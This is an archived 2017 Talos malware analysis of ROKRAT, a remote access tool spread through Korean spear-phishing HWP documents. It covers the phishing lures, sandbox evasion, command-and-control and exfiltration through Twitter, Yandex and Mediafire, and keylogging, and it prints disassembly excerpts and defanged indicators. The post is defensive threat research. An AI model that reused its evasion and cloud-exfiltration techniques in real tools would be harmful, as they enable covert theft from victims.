

Introducing ROKRAT

By Paul Rascagneres

Published: 2017-04-03 · Archived: 2026-04-05 15:24:44 UTC

This blog was authored by [Warren Mercer](#) and [Paul Rascagneres](#) with contributions from [Matthew Molyett](#).

Executive Summary


A few weeks ago, Talos published research on a [Korean MalDoc](#). As we previously discussed this actor is quick to cover their tracks and very quickly cleaned up their compromised hosts. We believe the compromised infrastructure was live for a mere matter of hours during any campaign. We identified a new campaign, again leveraging a malicious Hangul Word Processor (HWP) document. After analyzing the final payload, we determined the winner was... a Remote Administration Tool, which we have named ROKRAT.

Like in the previous post, the campaign started with a spear phishing email containing a malicious attachment, the HWP document. One of the identified emails was sent from the email server of Yonsei, a private university in Seoul. The address used in the email was 'kgf2016@yonsei.ac.kr' which is the contact email of the [Korea Global Forum](#) where the slogan in 2016 was "Peace and Unification of the Korean Peninsula". This fact gives more credit and legitimacy to the email.

The HWP document contained an embedded Encapsulated PostScript (EPS) object. As with our previous publication this again is zlib compressed and trivial to obtain. The purpose of the EPS is to exploit a well-known vulnerability (CVE-2013-0808) to download a binary disguised as a .jpg file. This file is decoded and finally an executable is launched: ROKRAT. This RAT has the added complexity that the command and control servers are legitimate websites. The malware uses Twitter and two cloud platforms, Yandex and Mediafire, apparently for both C2 communications and exfiltration platforms. Unfortunately, these platforms are difficult to block globally within organizations as their use can be viewed as legitimate in most cases. Additionally, these 3 platforms all make use of HTTPS connectivity, making it much more difficult to identify specific patterns or the usage of specific tokens.

Spear Phishing Campaign


Below are examples of the emails used against victims in South Korea



The first email we discovered was the most interesting. In this first sample, we observed the attackers praising the user for accepting to join a panel relating to the "Korean Reunification and North Korean Conference". The text in the email explains that the receiver should complete the document to provide necessary feedback. However, this appears to be a fake conference. The closest match we identified to any Unification conference was held in January 2017, which was the NYDA Reunification [conference](#). The sender is 'kgf2016@yonsei.ac.kr' which is the contact email of the [Korea Global Forum](#).

When we analyzed the email headers we were able to determine the Sender IP was 165.132.10.103. With a little magic from our friend 'nslookup' we quickly determined this to be part of the Yonsei University network, the SMTP server in fact. We believe that the email address was compromised and abused by the attackers to send the email used in this campaign.

The sample filename translates as 'Unification North Korea Conference _ Examination Documents' which reinforces the text in the email about the reunification conference. For an added bonus the attacker even suggests in the email people who completed the document would get paid a 'small fee'. Perhaps the gift of embedded malware is the payment.



The second email Talos analyzed had less effort applied. The email was from a free Korean mail service provided by Daum, Hanmail, showing there was no attempt at trying to appear to be from an official body or person compared with the previous email. The subject was merely 'Request Help' while the attachment filename was 'I'm a munchon person in Gangwon-do, North Korea'. We suspect the attacker is hoping the victim will feel empathetic toward the sender as the Kangwon Province (where Munch'ŏn is located) was previously part of South Korea. The attachment contains a story about a person called 'Ewing Kim' who is looking for help.

The email's attachments are two different HWP documents both leveraging same vulnerability, CVE-2013-0808.


Malicious HWP Document

An HWP document is composed by OLE objects. In our case, it contains an EPS object named BIN0001.eps. As with all HWP documents the information is zlib compressed so you must decompress the .eps to get the true shellcode.

SHA256: 7d163e36f47ec56c9fe08d758a0770f1778fa30af68f39aac80441a3f037761e

Filename: 통일북한학술대회_심사서류.hwp ("North Korea Conference _ Examination Documents")


URL: http://discgolfglow[.]com/wp-content/plugins/maintenance/images/worker.jpg



SHA256: 5441f45df22af63498c63a49aae82065086964f9067cfa75987951831017bd4f

Filename: 저는요 북조선 강원도 문천 사람이에요.hwp ("I'm a munchon person from Gangwon Province in North Korea.")

URL: http://acddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg




ROKRAT Analysis

The RAT downloaded by the 2 HWP documents belong to the same family. The main difference between the samples are the Command and Control capabilities. One of the samples analyzed only uses Twitter to interact with the RAT, while the second one additionally uses the cloud platforms: Yandex and Mediafire. The Twitter tokens we were able to extract are the same in both variants. There is obvious ongoing effort to add features to this RAT to allow for more sophisticated levels of attacks.


Analysis Frustrations!

The ROKRAT author implements several techniques typically seen to frustrate human analysts and avoid sandbox execution.

First, the malware does not run on Windows XP systems. It uses the GetVersion() API to get the OS version. If the [MajorVersion](#) is 5 (corresponding to Windows XP or Windows Server 2003), the malware executes an infinite loop of sleep:



Additionally, the malware checks the current running processes in order to identify tools usually used by malware analysts or within sandbox environments. The code used to perform this task:



The malware checks the process names in use on the victim machine. It compares if the executed process name matches a partial name hardcoded in the sample. Here is the complete list:

- "mtool" for VMWare Tools
- "llyd" for OllyDBG
- "ython" for Python (used by Cuckoo Sandbox for example)
- "ilemo" for File Monitor
- "egmon" for Registry Monitor
- "peid" for PEiD
- "rocex" for Process Explorer
- "vbox" for VirtualBox
- "iddler" for Fiddler
- "ortmo" for Portmon
- "iresha" for Wireshark
- "rocmo" for Process Monitor
- "utoru" for Autoruns
- "cpvie" for TCPView


If any of these processes are discovered running on the system during this phase of execution, the malware jumps to a fake function which generates dummy HTTP traffic. Additionally we discovered that if the malware is being debugged or if it was not executed from the HWP document (i.e. double clicking the binary) or if the `OpenProcess()` function succeed on the parent process, the fake function is also called.

The purpose of this appears to be to generate network traffic to provide some level of feedback/discovery during any dynamic analysis research. This could generate a seemingly 'good' indicator of compromise when in fact it is merely fake traffic generated. The fake function performs connections to the following URLs:

- [https://www\[.\]amazon\[.\]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg](https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg)
- [http://www\[.\]hulu\[.\]com/watch/559035/episode3.mp4](http://www[.]hulu[.]com/watch/559035/episode3.mp4)

```
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
104.119.137.206 HTTP 117 GET /watch/559035/episode3.mp4 HTTP/1.1
104.119.137.206 HTTP 128 GET /watch/559035 HTTP/1.1
```

The Amazon URL displays a WWII game called 'Men of War' whilst the Hulu URL attempts to stream a Japanese anime show called 'Golden Time'



These URLs are not malicious. The malware pretends to navigate these locations. The files do not exist during the investigation and were downloaded only if a malware analyst tool is running on the system. We believe these URLs are used to attempt to trick any analysis.

C&C Infrastructure

ROKRAT uses a legitimate platform in order to communicate, receive orders and exfiltrate documents. In total, we identified 12 hardcoded tokens used to communicate to these legitimate platforms, all via their public APIs.

CC #1: Twitter:

The first CC discovered is Twitter. We identified 7 different Twitter API tokens hardcoded in the sample (Consumer Key + Consumer Secret + Token + Token Secret). The malware is able to get orders by checking the last message on the Twitter timeline. The order can be either execute commands, move a file, remove a file, kill a process, download and execute a file. The RAT is able to tweet also. The sent data is randomly prefixed by one following 3 characters hardcoded word:

```
SHA-TOM-BRN-JMS-ROC-JAN-PED-JHN-KIM-LEE-
```

To perform these tasks, the malware uses the official Twitter API:

```
sub_F4C6B8    proc near                ; DATA XREF: .rdata:00F4F438↓o
              push    offset aApi_twitter_co ; "api.twitter.com/1.1/"
              mov     ecx, offset TwitterState
              call   sub_E442B4
              push    offset sub_F4DB3F ; void (__cdecl *)()
              call   _atexit
              pop     ecx
              retn
sub_F4C6B8    endp

; ===== S U B R O U T I N E =====

sub_F4C6D3    proc near                ; DATA XREF: .rdata:00F4F43C↓o
              push    offset aSearchTweets ; "search/tweets"
              push    offset TwitterState
              push    offset unk_FA8C44
              call   sub_E46B38
              push    offset sub_F4DB5D ; void (__cdecl *)()
              call   _atexit
              add     esp, 10h
              retn
sub_F4C6D3    endp

; ===== S U B R O U T I N E =====

sub_F4C6F5    proc near                ; DATA XREF: .rdata:00F4F440↓o
              push    offset aStatusesUpdate ; "statuses/update"
              push    offset TwitterState
              push    offset unk_FA8C98
              call   sub_E46B38
              push    offset sub_F4DB4E ; void (__cdecl *)()
              call   _atexit
              add     esp, 10h
              retn
sub_F4C6F5    endp
```

CC #2: Yandex:

The second CC is Yandex and more specifically the Yandex cloud platform. This platform allows the creation of disks in the Yandex cloud. Concerning this CC, we identified 4 Yandex tokens hardcoded in the sample. The API is used to download and execute files or to upload stolen documents. The exfiltrated documents are uploaded to :

- disk:/12ABCDEF/Document/Doc20170330120000.tfs

Where "12ABCDEF" is a random hexadecimal ID to identify the target and Doc20170330120000 contains the date.

```

loc_E4E2DE:                                     ; CODE XREF: sub_E4E2AB+2A1j
        push    ebx
        lea    eax, [edi+180h]
        push    eax
        lea    eax, [ebp+154h+var_1CC]
        push    offset aAuthorization0 ; "Authorization: 0Auth %s"
        push    eax                       ; char *
        xor    ebx, ebx
        call   _sprintf
        lea    eax, [ebp+154h+var_1CC]
        push    eax                       ; char *
        push    ebx                       ; int
        call   sub_E6CDF0
        add    esi, 10Ch
        push    esi
        push    offset aU1DiskResource ; "/v1/disk/resources/?"
        push    offset aHttpsCloudApi_ ; "https://cloud-api.yandex.net"
        mov    [ebp+154h+var_1D4], eax
        lea    eax, [ebp+154h+var_1CC]
        push    offset aSSpathS ; "%s%spath=%s"
        push    eax                       ; char *
        call   _sprintf
        push    offset aPut_0 ; "PUT"
        push    2734h
        push    dword ptr [edi+298h]

```

CC #3: Mediafire:

The last cloud platform used by the Remote Administration Tool is Mediafire. This website is used in the same way as Yandex, the purpose is to use the file storage provided by Mediafire in order to download and execute files or to upload stolen information:

```

test    al, al
jz     loc_E4C9D2
push    edi
push    offset aUserGet_sessio ; "user/get_session_token.php"
push    offset aHttpsWww_media ; "https://www.mediafire.com/api/1.5/"
lea    eax, [ebp+454h+var_1CC]
push    offset aSS_0 ; "%s%s"
push    eax                       ; char *
mov    [ebp+454h+var_4CD], 0
call   _sprintf
lea    eax, [esi+2B8h]
push    eax
push    esi
lea    eax, [esi+470h]
push    eax
lea    eax, [esi+3B8h]
push    eax
lea    eax, [ebp+454h+var_4CC]
push    offset aEmailSPasswOrd ; "email=%s&password=%s&application_id=%s&..."
push    eax                       ; char *
call   _sprintf
push    8 ; size_t
push    1 ; size_t
call   _calloc

```

In this case, the malware author hardcoded one account in the sample (email / password / application ID).

Additional Features: Screenshots Capture & Keylogger

Additionally, one of the samples is able to capture screenshots of the infected system. To perform this task, the developer used the GDI API:

```

89 74 24 34    mov     [esp+38h+var_4], esi
E8 33 F9 00 00 call    GdiplusStartup
8B 3D 8C F2 F4 00 mov     edi, ds:GetSystemMetrics
56            push   esi           ; nIndex
FF D7        call   edi           ; GetSystemMetrics
53            push   ebx           ; nIndex
89 44 24 18    mov     [esp+30h+var_18], eax
FF D7        call   edi           ; GetSystemMetrics
8B 1D 90 F2 F4 00 mov     ebx, ds:GetDC
89 44 24 10    mov     [esp+2Ch+cy], eax
    
```

```

loc_E4F947:           ; hdc
56            push   esi
FF 15 3C F0 F4 00 call    ds:CreateCompatibleDC
FF 74 24 10    push   [esp+2Ch+cy]   ; cy
8B E8        mov     ebp, eax
FF 74 24 18    push   [esp+30h+var_18] ; cx
56            push   esi           ; hWnd
FF D3        call   ebx           ; GetDC
50            push   eax           ; hdc
FF 15 40 F0 F4 00 call    ds:CreateCompatibleBitmap
80 F8        mov     edi, eax
57            push   edi           ; h
55            push   ebp           ; hdc
FF 15 38 F0 F4 00 call    ds>SelectObject
68 20 00 CC 00    push   0CC0020h       ; rop
56            push   esi           ; y1
56            push   esi           ; x1
56            push   esi           ; hWnd
FF D3        call   ebx           ; GetDC
50            push   eax           ; hdcSrc
FF 74 24 20    push   [esp+3Ch+cy]   ; cy
FF 74 24 28    push   [esp+40h+var_18] ; cx
56            push   esi           ; y
56            push   esi           ; x
55            push   ebp           ; hdc
FF 15 30 F0 F4 00 call    ds:Ditto1
    
```

A keylogger is also present in the analyzed sample. The SetWindowsHookEx() API is used to retrieve the stroked keys. The GetKeyNameText() API is used to retrieve a string that represents the name of a key. In addition to the key, the title of the foreground window is stored in order to know where the infected user is typing (by using the GetForegroundWindow() and GetWindowText() API).

```

loc_E4F694:           ; relyze_GetForegroundWindow
FF 15 88 F2 F4 00 call    ds:GetForegroundWindow
68 F4 01 00 00    push   1F4h           ; nMaxCount
8D 4D A0        lea   ecx, [ebp+580h+Str2]
51            push   ecx           ; lpString
50            push   eax           ; hWnd
FF 15 84 F2 F4 00 call    ds:GetWindowTextA ; relyze_GetWindowTextA
8D 45 A0        lea   eax, [ebp+580h+Str2]
50            push   eax           ; Str2
68 F8 82 FA 00    push   offset Str1     ; Str1
E8 92 10 00 00    call   mbsicmp
59            pop    ecx
59            pop    ecx
85 C0        test  eax, eax
74 5D        jz    short loc_E4F71B
    
```

Conclusion

This campaign shows us a motivated malware actor. The usage of HWP (an application mainly

used in Korea) and the fact that emails and documents are perfectly written in Korean suggests that the author is a native Korean speaker.

The RAT used during this campaign was innovative, using novel communication channels. ROKRAT uses Twitter and two cloud platforms (Yandex and Mediafire) in order to give orders, send files, and get files. This communication channel is extremely hard to contain because organizations often have legitimate uses of these platforms. The malware includes exotic features such as the fact that it performs requests to legitimate websites (Amazon and Hulu) if the sample is executed in a sandbox or if a malware analyst tool is used. We assume the goal is to generate incorrect reports and IOC.

This investigation shows us once again that South Korean interests sophisticated threat actors. In this specific case, the actor compromised a legitimate email address of a big forum organized by a university in Seoul in order to forge the spear phishing email which increased the chance of success. And we know that it was a success, during the writing of the article we identified infected systems communicating with the command & control previously mentioned.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of [IPS](#) and [NGFW](#) have up-to-date signatures to detect malicious network activity by threat actors.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network

IOCs

Files hashes HWP Documents:

- 7d163e36f47ec56c9fe08d758a0770f1778fa30af68f39aac80441a3f037761e
- 5441f45df22af63498c63a49aae82065086964f9067cfa75987951831017bd4f ROKRAT PE32:
- cd166565ce09ef410c5bba40bad0b49441af6cfb48772e7e4a9de3d646b4851c
- 051463a14767c6477b6dacd639f30a8a5b9e126ff31532b58fc29c8364604d00

Networks Malicious URLs:

- [http://discgolfglow\[.\]com/wp-content/plugins/maintenance/images/worker.jpg](http://discgolfglow[.]com/wp-content/plugins/maintenance/images/worker.jpg)
- [http://acddesigns\[.\]com\[.\]au/clients/ACPRCM/kingstone.jpg](http://acddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg)
Not malicious URLs but could be use to identify RAT execution:
